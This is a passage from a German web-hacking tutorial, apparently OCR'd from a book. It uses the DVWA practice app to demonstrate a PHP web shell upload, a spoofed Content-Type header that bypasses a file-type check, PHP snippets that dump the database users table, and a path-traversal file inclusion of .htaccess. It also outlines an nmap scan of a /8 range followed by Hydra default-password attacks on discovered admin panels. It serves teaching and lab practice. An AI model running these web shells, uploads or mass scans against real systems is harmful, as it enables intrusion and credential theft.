SYPPS erlaubt es die Dateien anzusehen und falls die Rechte dazu reichen auch zu editieren oder neue Text-Dateien zu erstellen. Außerdem können Sie Dateien hochladen, Shell-Kommandos und PHP-Code ausführen oder die Ausgabe von phpinfo(); ansehen. Als kleine Zugabe habe ich der Shell noch die Standard-Decoder und Encoder spendiert damit Sie direkt bei der Arbeit auch Texte URLencodieren, URLdecodieren, Base64 encodieren und


decodieren können. Außerdem ist nun auch die Berechnung von verschiedenen Hash-Werten an Bord.

Obwohl die Tabs mit Java gesteuert werden habe ich darauf verzichtet mit dem Server auf AJAX-Basis zu kommunizieren. Die Seite wird also beim Absenden von Formularen neu geladen. Wollen Sie mit mehreren Tabs gleichzeitig arbeiten dann müssen Sie SYPPS mehrfach öffnen.

Navigieren wir zuerst auf die Hauptebene und




... öffnen dort den Ordner `config` und editieren wir die Datei `config.inc.php` mit einem Klick auf den Dateinamen:



Die Rechte mögen vielleicht nicht reichen um die Datei zu verändern und zu speichern, aber zum Lesen müssen Sie reichen, sonst könnten ja die Scripts von DVWA die Config-Parameter auch nicht einlesen. Einige wenige Mausklicks und wir bekommen den MySQL-User und das Passwort auf dem Silbertablett serviert.

Dann testen wir doch mal, ob wir Systembefehle ausführen können:



... und wie wir das können. Über den Dateiupload können Sie weitere Programme und Tools hochladen, um dann schlussendlich root-Rechte zu

erhalten. Testen Sie an dieser Stelle als Übung einige lokale Exploits aus. Aufrufen und ausführen können Sie die Tools dann wieder in SYPPS.

Der Dateiupload zeigt Ihnen auch an, welche maximale Uploadgröße zur Verfügung steht und falls erlaubt erhöht er diese auf 32 MB.

Viele Informationen von den Programmversionen bis hin zu Interna der Konfiguration des Servers werden Ihnen im `PHPinfo`-Tab mitgeteilt. Schauen Sie da auch hinein, um die Suche nach Exploits etwas einzuschränken.

Und falls Ihnen eine Funktion fehlt oder Sie einen eigenen Exploit-Code ausführen wollen, dann schreiben Sie das doch in PHP und führen Sie es direkt aus. Wenn Sie lieber faul sind, können Sie einfach per "Copy and Paste" PHP-Code einer fertigen Payload von MSF hineinkopieren und ausführen.

Verstehen Sie jetzt meine eindringlichen Warnungen vom Anfang des Kapitels? Dabei ist SYPPS eine relativ rudimentäre Shell und bietet bei Weitem nicht so viele Funktionen wie zB c99.php oder b374k.php!

Glücklicherweise findet man derart schlecht gesicherte Upload-Scripte eher selten. Meist wird zumindest der Dateityp abgeprüft und darum sehen wir

uns an wie wir `SYPPS` als Bild ausgeben und an so einer Prüfung vorbeimogeln.

Dazu schalten wir DVWA in den Security-Level medium. Dies machen wir in der seitlichen Navigation unter "DVWA Security". Jetzt sollten wir SYPPS nicht mehr ohne Weiteres hochladen können. Wenn das so ist, können wir loslegen...

PHP-Shell als Bild ausgeben

Hier hat der Entwickler zwar versucht den Dateityp beim Upload zu prüfen, dies geschieht bei mittlerer Sicherheitsstufe durch Auswerten der Informationen, die der Browser im HTTP-Header mitsendet.

Mit `BurpSuite` können wir die Header allerdings abfangen und manipulieren, wie wir bereits wissen. Sehen wir uns dazu einmal an, was der Browser dem Webserver mitteilen will:

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.100/dvwa/vulnerabilities/upload/
Cookie: security=medium;
PHPSESSID=570b50478fe0ec57932ce12ac3f449b0
Connection: close
Content-Type: multipart/form-data; boundary=------
-48708491475057598317339738 82
Content-Length: 20461

-------48708491475057598317339738 82
Content-Disposition: form-data; name="MAX_FILE_SIZE"
```


```
100000
-------4870849147505759831733973882
Content-Disposition:        form-data;        name="uploaded";
filename="SYPPS2.php"
Content-Type: application/x-php
```

An dieser Stelle haben wir gleich zwei Ansatzpunkte. Wir könnten die Sicherheitsstufe manipulieren, die durch den Cookie-Wert mitgeteilt wird. Dadurch würden wir den Angriff wie zuvor beschrieben ausführen, da wir damit wieder jegliche Sicherheitsprüfung deaktivieren. Entwickler "missbrauchen" Cookies oftmals auf diese Weise um solche Einstellungen nicht ordentlich zB in der Datenbank in einer neuen Tabelle speichern zu müssen.

Der zweite Ansatz wäre die fett hervorgehobene Content-Type Zeile zu ändern. Daraus bezieht das PHP-Script seine Informationen - wenn wir diese also auf

```
Content-Type: image/jpeg
```

abändern dann wird der Upload problemlos funktionieren:



Wenn man sich bei der Datei-Prüfung auf Dinge verlässt, die der User ändern kann, dann ist man verlassen!

An der Stelle will ich Ihnen noch schnell zeigen mit wie wenigen Zeilen PHP-Code wir die Datenbank genauer untersuchen können. Also fragen wir zuerst einmal alle Tabellen ab:

```
$conn = mysqli_connect("127.0.0.1", "root", "", "dvwa");
```

```
$result = mysqli_query($conn, "SHOW TABLES");
while($row = mysqli_fetch_array($result, MYSQLI_NUM)){
  echo $row[0]."<br>";
}
```

Den Usernamen, das Passwort und den Datenbank-Namen für die erste Zeile konnten wir ja aus der `config.inc.php` auslesen.


Und wir erhalten:

```
guestbook
users
```

Jetzt wollen wir uns eine CSV-Liste aller User ausgeben lassen:

```
$conn = mysqli_connect("127.0.0.1", "root", "", "dvwa");
$result = mysqli_query($conn, "SELECT * FROM users");
while($row = mysqli_fetch_array($result, MYSQLI_NUM)){
  for($i = 0; $i < count($row); $i++){
    echo $row[$i].";";
  }
  echo "<br>";
}
```

So schnell haben wir eine CSV-Liste aller User:



Natürlich könnten wir auch Datensätze manipulieren oder alle anderen SQL-Befehle ausführen zu denen der DB-Benutzer berechtigt ist. Also quasi alles Machen was die Webseite auch darf.

Darüber hinaus sind wir nicht darauf angewiesen, dass die Seite durch SQL-Injections verwundbar ist. Wir können direkt PHP-Code am Server ausführen als wäre es unsere eigene Seite.

Für die weiteren Tests stellen wir die Sicherheit wieder auf "Low" zurück.

Hash Werte identifizieren

Nachdem wir nun Hash-Werte haben müssen wir vor den Knacken erst mal herausfinden, welcher Hash das ist. Dazu verwenden wir folgendes Tool:

```
mark@kali:~$ hash-identifier

HASH: 5f4dcc3b5aa765d61d8327deb882cf99

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).
(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
... Ausgabe gekürzt
```

Auch dieses Tool ist sehr simpel - dazu habe ich eine einfache Variante davon in PHP nachgebaut:

```
#!/usr/bin/php
<?php
  while(True){
    $hash = trim(readline(" HASH (0 = end): "));
    if($hash == "0"){ break; }

    echo "\n POSSIBLE HASHES:\n-----------------\n\n";
    $ctr = 0;
    foreach(hash_algos() as $key => $algorythm){
      $candidate = hash($algorythm, "abc");
```

```
      if(strlen($hash)      ==      strlen($candidate)      AND
      is_numeric($hash) == is_
numeric($candidate)       AND       ctype_alpha($hash)       ==
ctype_alpha($candidate) AND ctype_
alnum($hash) == ctype_alnum($candidate)){
        $ctr++;
        echo " [+] $algorythm [HEX] \n";
      }

    if(!$ctr){
      echo " no hash found!\n";
    }
    echo "\n";
  }
?>
```

Innerhalb einer Endlosschleife (while(True)) lesen wir mit $hash = trim(readline(" HASH (0 = end): ")); einen Hast-Wert ein und prüfen in der nächsten Zeile ob dieser der Ziffer 0 entspricht und beenden das Programm, falls das zutrifft.

Mit `foreach(hash_algos()` as `$key => $algorythm){` durchlaufen wir alle in PHP verfügbaren Hash-Algorithmen und führen für jeden der Algorithmen Folgendes aus:

Mit `$candidate = hash($algorythm, "abc");` hashen wir `"abc"` in dem entsprechenden Algorithmus und speichern den Hash in $candidate ab.

Danach prüfen wir

- mit `strlen($hash) == strlen($candidate)` ob der eingegebene Hash ($hash) und der soeben erstellte Hash ($candidate) gleich lang sind,
- mit `is_numeric($hash) == is_numeric($candidate)` ob beide nur aus numerischen Werten bestehen,
- mit `ctype_alpha($hash) == ctype_alpha($candidate)` ob beide nur aus Buchstaben ohne Ziffern bestehen und

- mit `ctype_alnum($hash) == ctype_alnum($candidate)` ob beide aus Buchstaben in Kombination mit Ziffern bestehen.

Im Grunde also nur ein primitiver Mustervergleich. Diesen könnte man dann nochmals für

```
$candidate = hexdec(hash($algorythm, "abc"));
$candidate = hash_hmac($algorythm, "abc", "key");
$candidate = hexdec(hash_hmac($algorythm, "abc", "key"));
```

wiederholen um auch rein numerische Repräsentationen und Keyed-Hash Message Authentication Code (HMAC) Varianten auch abzudecken.

Das Einzige, was `hash-identifier` besser macht, ist es die Hashes nicht in einer beliebigen Reihenfolge zu testen, sondern geordnet nach der Häufigkeit in der Sie in der Praxis vorkommen!

Würden wir die Ausgabe `von hash_algos()` manuell in einem Array ablegen und dies nach der Relevanz in der Praxis sortieren, dann hätten wir eine genau das Gleiche erreicht.

Sicherheitsrelevante Fehlkonfigurationen und Fehlkonzeptionen

Die meisten Fehler basieren auf einer Fehlkonzeption entweder bei der Einrichtung, Programmierung oder beim Härten des Systems, Dienstes oder Scripts. Ich will mich an dieser Stelle aber auf häufige Fehler beschränken - genauer gesagt diejenigen, die wir noch nicht mit anderen Angriffen durchgenommen haben.

Standard-Login-Daten

Standard-Benutzerkonten mit Standard-Passwörtern sind ein sehr häufig auftretender Fehler. Oftmals wird ein Script mit eben diesem Standard-Admin-Benutzer aufgesetzt und eingerichtet. Es wird aber vergessen, das bekannte Standard-Passwort für den User zu ändern. Dies ist ein sehr großes Problem, weil dies relativ schnell zu testen ist. Ein Shell-Script, das etwas ganz Ähnliches automatisiert stelle ich im Kapitel "**Schwache RDP-Passwörter finden**" vor. Daher will ich die Vorgehensweise hier nur theoretisch vorstellen.

Als erstes würde man mit einem `nmap`-scan alle Webserver in einem großen IP-Bereich suchen:

```
nmap -sS -p 80,443 114.0.0.0/8 -oA ausgabedatei
```

Daraufhin würde man eine Liste erhalten von allen Web-Servern innerhalb des IP-Bereichs. Ich würde dann ein Script verwenden, dass versucht, zu allen IP-Adressen die dazugehörigen Domainnamen mit einem Reverse DNS-Lookup zu ermitteln.

Dazu kann man diverse Anbieter verwenden, die teilweise für sehr wenig Geld eine API-Schnittstelle zur Verfügung stellen. Danach ist es ein Leichtes in jeder Domain mit einem Script zu prüfen, ob im Ordner http://domain.com/admin das passende Script liegt oder nicht. Dazu würde ich einfach den HTML-Code der Seite durchsuchen lassen, ob dort ein bestimmter Begriff vorkommt, der für das Script charakteristisch ist - beispielsweise CSS-Klassennamen oder dergleichen woran man ein bestimmtes Script identifizieren kann. Alle Treffer können dann wieder in eine weitere Liste gespeichert werden.

Für jede URL aus dieser Liste wird dann ein Hydra-Angriff gestartet, mit dem die eine bekannte User/Passwort-Kombination geprüft wird. Das Gleiche kann man dann mit den Servern machen, für die beim Reverse-Lookup keine Domains ermittelt wurden. Das können dann zB Intranet-Server sein die zwar öffentlich erreichbar sind für Personen die im Homeoffice arbeiten, allerdings nur über die IP. Es gibt immer wieder Leute die glauben, dass so nichts passieren kann. "Wie soll denn jemand nur die IP-Adresse erraten?!"

Wie Sie nun sehen suchen Angreifer oftmals nicht die IP einer bestimmten Firma, sondern durchforsten das ganze Internet nach verwundbaren Servern.

Die IP der Firma bekommt man übrigens auch sehr leicht heraus - beispielsweise indem man sich eine Email vom Opfer schreiben lässt. Das kann zB eine Antwort auf eine Preisanfrage sein oder etwas in der Art.

Mit diesem Ansatz kann man mehrere Zehntausend Domains pro Monat prüfen. Wenn man das Ganze nun noch beispielsweise auf einen VPS-Server legt, der eine deutlich schnellere Internet-verbindung hat oder ein Botnet bemüht, dann lässt sich so nochmals einiges mehr abarbeiten.

Ich kenne Leute, die etwas Ähnliches gemacht haben und die Trefferrate war erschreckend. Ein weiteres Beispiel für derartige Angriffe war der Angriff von Stackoverflowin, der 150.000 Drucker veranlasste, einen Text auszudrucken, der davor warnt, seinen Drucker offen im Internet anzubieten. Auch er hat einfach das Internet nach verwundbaren Druckern abgescannt. Es gibt beispielsweise diverse Scripts, die das Internet nach IP-

Kameras mit Standard-Login-Daten durchsuchen. Gleiches gilt für viele andere IOT-Geräte (`Internet Of Things`). Router sind diesbezüglich auch sehr gefährdet. Auf vielen dieser Geräte sind die Standard-Passwörter nie geändert worden und dennoch wurden Dienste wie SSH oder Zugriff über das Internet aktiviert. Wie viele Raspberry-Pi's über das Internet mit dem Standard-Login pi und dem Passwort `raspberry` erreichbar sind, will ich gar nicht erst wissen.

Mehr zu `Stackoverflowin` finden Sie unter:

https://www.bleepingcomputer.com/news/security/a-hacker-just-pwned-over-150-000-printers-left-exposed-online/

Neben eigenen Scripts und Scans kann man natürlich auch Webseiten wie Shodan.io benutzen.

Anzeige von Debug-Informationen oder Fehlermeldungen

Fehlermeldungen, verraten einen Hacker viel über den internen Aufbau einer Seite. Zumindest werden Pfade und Dateinamen preisgegeben, oftmals sogar Teile oder ganze SQL-Statements. Bei unserem BurpSuite-Beispiel mit dem händischen SQLi-Angriff haben wir schon Bekanntschaft mit so einer Fehlermeldung gemacht. Ohne diese hätten die Tests nicht mal darauf hingedeutet, dass die Seite verwundbar ist. Allein schon aus diesem Grund dürfen auf einem produktiven System keinerlei Fehlermeldungen ausgegeben werden.

Wenn Sie die Fehlermeldungen benötigen um ein Script zu testen dann nicht auf einem Server, der öffentlich zugänglich ist, auch nicht in einem separaten Ordner, da diese Einstellungen oftmals nur für eine ganze Domain geändert werden können oder ein Angreifer Ihren Test-Ordnernamen erraten könnte. Am besten Sie besorgen sich einen ausrangierten PC oder Laptop und setzen darauf ein Linux mit Apache, PHP und MySQL auf. Das dauert keine 30 Minuten, bis der Rechner steht und mit einer Standardkonfiguration läuft.

Oftmals nutzen Programmierer Debug-Ausgaben in Ihren Scripts um zu sehen wie zB ein SQL-Statement zusammengesetzt wird. Ich hatte schon bei einigen Tests das Glück so eine vergessene Ausgabe zu entdecken. Dank dieser kannte ich dann das genaue Statement und konnte `sqlmap` punktgenau anweisen, wie der Angriff auszuführen ist. Daher muss ein Script vor der Veröffentlichung genau überprüft werden, damit solche Ausgaben nicht auf einer Live-Version zu finden sind.

Noch schlimmer ist es, wenn diese Debug- oder auch Fehlermeldungen von Google indiziert werden. Jeder könnte dann mit einer einfachen Google-Suche Ihre Seite als verwundbar identifizieren. Auch hierzu gibt es eigene Scripts, die auf diese Weise verwundbare Seiten suchen und in Listenform für eine automatisierte Weiterverarbeitung aufbereiten.

Directory-Listing aktiviert

Wir haben schon darüber gesprochen, dass eines der Probleme bei Uploads ist, die hochgeladene Datei später wiederzufinden. Stellen Sie sich einmal vor, unsere `SYPPS.php` wird beim Upload in 1234_1507305715.php umbenannt - wobei die 1234 für unsere User-ID steht und 1507305715 den Unix-Zeitstempel (*Anzahl der Sekunden seit dem 1.1.1970*).

Klar, wenn wir dieses Schema kennen, brauchen wir nur die Zeitzone des Servers zu ermitteln und die genaue Uhrzeit des Uploads festzuhalten und wir haben dann den Zeitstempel auf +/ein paar Sekunden eingegrenzt. Im Falle eines Uploads von Profilbildern geht das noch einfacher - in so einem Fall wird der Verweis auf das "Bild" im HTML-Quelltext zu finden sein.

Was aber wenn das Formular dazu dient Dokumente für eine Reklamation oder eine Ausweiskopie für eine Authentifizierung hochzuladen? Dann werden wir höchstwahrscheinlich weder den Ordner- noch den Dateinamen mitgeteilt bekommen. Einem Angreifer bleibt in diesem Fall oftmals nur das Raten übrig. Also stellen wir uns weiter vor, wir müssen den Pfad zur Datei erraten und kommen nach einigen Versuchen auf folgende Seite:

Jetzt sollte es relativ leicht sein die hochgeladene Datei anhand der abweichenden Dateiendung zu finden egal wie der Name der Datei auch immer sein sollte...

Bleiben wir bei dem Beispiel mit der Ausweiskopie dann hätte man gleich eine ganze Schatzgrube gefunden und könnte die Identitäten aller in dem Ordner stehlen!

Ohne auch noch den Dateinamen zu kennen, wäre das Raten deutlich schwieriger. Darüber hinaus können wir sofort überprüfen, ob wir den richtigen Ordner erraten haben. Es kann durchaus sein, dass eine Seite die Uploads je nach Zweck in verschiedenste Ordner unterteilt oder wiederum Unterordner in einem zentralen Upload-Verzeichnis verwendet.

Viele Entwickler verlassen sich an dieser Stelle auf den Hosting-Anbieter und glauben, dass dieser die Auflistung aller Dateien in einem Ordner ohne Index-Datei schon unterbinden wird. Selbst wenn das bei vielen Hostern passiert und das auch getestet wurde - was, wenn der Kunde den Anbieter wechselt?

Grundsätzlich ist ein Konzept, dass darauf aufbaut, dass andere es schon richtig machen werden auf Sand gebaut! In der Praxis kommt das allerdings öfter vor als gedacht und ermöglicht so viele Angriffe, die sonst nur schwer möglich wären.


Unsichere Datei-Inkludierung

Hiermit meine ich, dass nicht geprüft wird welche Dateien inkludiert werden dürfen, und wo sich diese befinden. Auch das kann man an DVWA gut zeigen:

Rufen wir die URL auf

`http://192.168.1.100/dvwa/.htaccess`

...wird der Server mit folgender Fehlermeldung antworten:




.htaccess-Dateien sind Teile der Apache-Konfiguration, die für einen bestimmten Bereich oder die ganze Seite geändert werden. Für PHP kann man das Gleiche mit der Datei php.ini erreichen. Da solche Dateien unter Umständen sensible Informationen über die Konfiguration enthalten sollten Sie von einem Angreifer nicht eingesehen werden!

Noch schlimmer sind `.htpasswd`-Dateien, die die Zugangspasswörter für einen geschützten Ordner in verschlüsselter Form enthalten. Hat man Zugriff auf diese Datei, dann ist man unter Umständen nur noch einen Wörterbuchangriff vom Erfolg entfernt.


Aber dank der Programmierfehler in DVWA kann man diese Sperre gut umgehen! Gehen Sie dazu auf den Punkt `"File Inclusion"` in der Navigation und ändern Sie die URL wie folgt:

`http://192.168.1.100/dvwa/vulnerabilities/fi/?page=../../.htaccess`

DVWA liefert dann:



Noch besser ist der Inhalt der Datei im Quelltext lesbar:



